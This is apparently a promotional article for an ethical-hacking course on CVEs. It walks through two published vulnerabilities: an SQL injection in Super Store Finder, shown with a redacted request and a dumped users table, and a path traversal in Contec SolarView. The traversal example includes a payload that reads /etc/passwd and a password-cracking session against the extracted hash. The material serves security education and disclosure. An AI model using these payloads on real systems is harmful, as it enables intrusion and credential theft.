

COURSE: CVEs for Ethical Hacking Bug Bounties & Penetration Testing

Navigating the World of CVEs: Your Comprehensive Guide to Ethical Hacking, BugBounties & Penetration Testing



Introduction:

In an era where digital vulnerabilities are rife and cyber threats loom large, the significance of ethical hacking, bug bounties, and penetration testing has reached new heights. This rapidly evolving field demands professionals who possess a keen understanding of security flaws, a flair for ethical responsibility, and the technical prowess to outsmart potential attackers. Welcome to the illuminating Udemey course "CVE's for Ethical Hacking Bug Bounties & Penetration Testing." In this article, we invite you to explore the rich tapestry of topics covered in this course, which promises to equip you with the skills and knowledge needed to traverse the intricate world of CVEs (Common Vulnerabilities and Exposures).

Embarking on a Journey of Discovery:

❖ All about CVEs:

Begin your exploration by diving deep into the realm of CVEs. Understand the anatomy of these vital security identifiers and learn how they serve as the cornerstone of the cybersecurity landscape.

CVE structure



Sources:-

- 1) <https://www.cvedetails.com/>
- 2) <https://cve.mitre.org/>

CVE-2023-41507

Super Store Finder v3.6 was discovered to contain multiple SQL injection vulnerabilities in the store locator component via the products, distance, lat, and lng parameters.

```
Request
1 POST /locations/index.php HTTP/2
2 Host: [REDACTED]
3 Content-Length: 102
4 Cookie: [REDACTED]
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/115.0
6 Accept: */*
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate
9 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
10 X-Requested-With: XMLHttpRequest
11 Origin: [REDACTED]
12 Referer: [REDACTED]/locations/embed.php?location=[REDACTED]
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18 ajax-action=[REDACTED]&distance=[REDACTED]&lat=[REDACTED]&lng=[REDACTED]&products=[REDACTED]

Response
1 HTTP/2 200 OK
2 [REDACTED]
3 [REDACTED]
4 [REDACTED]
5 [REDACTED]
6 [REDACTED]
7 [REDACTED]
8 [REDACTED]
9 [REDACTED]
10 [REDACTED]
11 [REDACTED]
12 [REDACTED]
13 <pre>
14 Array
15 (
16 [0] => Invalid query: You have an error in your SQL syntax; check the manual
17 that corresponds to your MySQL server version for the right syntax to use near
18 '''' HAVING distance <= 39.915051442758454 ORDER BY distance ASC LIMIT 0,60' at
19 line 1
20 )
21 </pre>
22 <pre>
23 SELECT *, ( 3958 * ACOS( COS( RADIANS(-27.4704528) ) * COS( RADIANS(
24 latitude ) ) * COS( RADIANS( longitude ) - RADIANS(153.0260341) ) + SIN(
25 RADIANS(-27.4704528) ) * SIN( RADIANS( latitude ) ) ) AS distance FROM
26 stores WHERE status=1 AND approved=1 AND cat_id='' HAVING distance <=
27 39.915051442758454 ORDER BY distance ASC LIMIT 0,60</pre>
28 (*success":0,"msg":"No nearby stores were found, please try to refine your
29 search")

error-based SQL injection

Database: [REDACTED]_blocation
Table: users
[1 entry]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | facebook_id | email | address | created | status | lastname | modified | password | username | firstname |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | NULL | NULL | NULL | NULL | 1 | NULL | [REDACTED] | 448[REDACTED] | d271 | admin | NULL |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+

```

GitHub link :- <https://github.com/redblueteam/CVE-2023-41507>

CVE-2023-40924

BUG_Author: YE Affected version: Contec SolarView Compact <6.00


Vendor: <https://www.contecinc.com/>

```
/download.php?file=../../../../../../../../etc/passwd%00.jpg
root@65X3M6N:~# john --format=sha512crypt -w=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
root@65X3M6N:~# john --format=sha512crypt -w=/usr/share/wordlists/rockyou.txt hash
ig 0:00:02:47 DONE (2023-08-15 18:12) 0.005983g/s 4828p/s 4828c/s 4828C/s ro
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

GitHub Link:- <https://github.com/Yobing1/CVE-2023-40924/blob/main/README.md>

❖ **Accessing Valuable Resources:**

Discover a treasure trove of resources that will elevate your skills and knowledge. Explore references, tutorials, and tools that enhance your ethical hacking and penetration testing capabilities.



Resources link:-

- 1) **Twitter:-** <https://twitter.com/CVEnew?s=20>